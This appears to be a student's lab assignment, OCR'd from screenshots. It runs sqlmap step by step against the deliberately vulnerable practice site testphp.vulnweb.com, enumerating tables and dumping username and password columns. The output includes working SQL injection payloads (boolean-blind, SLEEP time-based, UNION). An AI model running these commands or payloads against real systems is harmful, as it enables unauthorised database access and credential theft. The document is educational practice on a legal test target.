

Name : Veekshitha Naragani
Reg no: 21bce8943
Date : 8/9/23

TASK - 9: Sqlmap commands

1) sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -dbs




```
┌──(veekshitha㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is i
llegal. It is the end user's responsibility to obey all applicable local, state and federal l
aws. Developers assume no liability and are not responsible for any misuse or damage caused b
y this program

[*] starting @ 03:04:07 /2023-09-09/

[03:04:09] [INFO] testing connection to the target URL
[03:04:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:04:10] [INFO] testing if the target URL content is stable
[03:04:11] [INFO] target URL content is stable
[03:04:11] [INFO] testing if GET parameter 'artist' is dynamic
[03:04:11] [INFO] GET parameter 'artist' appears to be dynamic
[03:04:12] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectabl
e (possible DBMS: 'MySQL')
[03:04:12] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for ot
her DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided leve
l (1) and risk (1) values? [Y/n] y
[03:04:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```




```
03:04:37] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (EXTRACTVALUE)'
03:04:38] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
lause (EXTRACTVALUE)'
03:04:38] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (UPDATEXML)'
03:04:38] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
lause (UPDATEXML)'
03:04:39] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)'
03:04:39] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
03:04:39] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
03:04:40] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
03:04:40] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
03:04:41] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)'
03:04:41] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)'
03:04:41] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JSON_KEYS)'
03:04:42] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)'
03:04:42] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDATEXML)'
03:04:42] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTRACTVALUE)'
03:04:43] [INFO] testing 'MySQL inline queries'
03:04:43] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
03:04:43] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
03:04:43] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
03:04:44] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
03:04:44] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
03:04:44] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
03:04:45] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
03:04:56] [INFO] GET parameter 'artist' appears to be 'MySQL ≥ 5.0.12 AND time-based blind
(query SLEEP)' injectable
03:04:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
03:04:56] [INFO] automatically extending ranges for UNION query injection technique tests as
there is at least one other (potential) technique found
03:04:57] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time need
ed to find the right number of query columns. Automatically extending the range for current U
NION query injection technique test
03:04:58] [INFO] target URL appears to have 3 columns in query
03:05:00] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' in
```

2)sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart --tables




```
┌──(veekshitha㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart --tables

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
ey all applicable local, state and federal laws. Developers assume no liability and are not responsible
s program

[*] starting @ 03:13:18 /2023-09-09/

[03:13:18] [INFO] resuming back-end DBMS 'mysql'
[03:13:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 5916=5916

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 5568 FROM (SELECT(SLEEP(5)))gVrk)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1524 UNION ALL SELECT NULL,CONCAT(0×716a6a7171,0×6b6857724e786d69624361676254487a5
556d4f56,0×71626a6a71),NULL-- -
---
[03:13:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[03:13:19] [INFO] fetching tables for database: 'acuart'
```



```
---
[03:13:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[03:13:19] [INFO] fetching tables for database: 'acuart'
```


```
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[03:13:19] [INFO] fetched data logged to text files under '/home/veekshitha/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:13:19 /2023-09-09/
```

3)sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users --columns




```
[03:15:15] [INFO] resuming back-end DBMS 'mysql'
[03:15:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 5916=5916

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 5568 FROM (SELECT(SLEEP(5)))gVrk)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1524 UNION ALL SELECT NULL,CONCAT(0×716a6a7171,0×6b6857724e786d69624361676254487a5666734b5647496868684
---
[03:15:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[03:15:16] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[03:15:16] [INFO] fetched data logged to text files under '/home/veekshitha/.local/share/sqlmap/output/testphp.vulnweb.com'
```

4) sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C uname --dump



```
[*] starting @ 03:19:05 /2023-09-09/

[03:19:05] [INFO] resuming back-end DBMS 'mysql'
[03:19:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 5916=5916

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 5568 FROM (SELECT(SLEEP(5)))gVrk)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1524 UNION ALL SELECT NULL,CONCAT(0×716a6a7171,0×6b6857724e786d69624361676254487a5666734b5647496868684258705464426d62644b556
---
[03:19:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[03:19:06] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+

[03:19:08] [INFO] table 'acuart.users' dumped to CSV file '/home/veekshitha/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv
[03:19:08] [INFO] fetched data logged to text files under '/home/veekshitha/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:19:08 /2023-09-09/
```

5) sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C pass --dump



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:20:14 /2023-09-09/

[03:20:15] [INFO] resuming back-end DBMS 'mysql'
[03:20:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 5916=5916

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 5568 FROM (SELECT(SLEEP(5)))gVrk)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1524 UNION ALL SELECT NULL,CONCAT(0×716a6a7171,0×6b6857724e786d69624361676254487a5666734b5647496868684258705464426d62644b556d
---
[03:20:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[03:20:15] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[03:20:17] [INFO] table 'acuart.users' dumped to CSV file '/home/veekshitha/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[03:20:17] [INFO] fetched data logged to text files under '/home/veekshitha/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:20:17 /2023-09-09/
```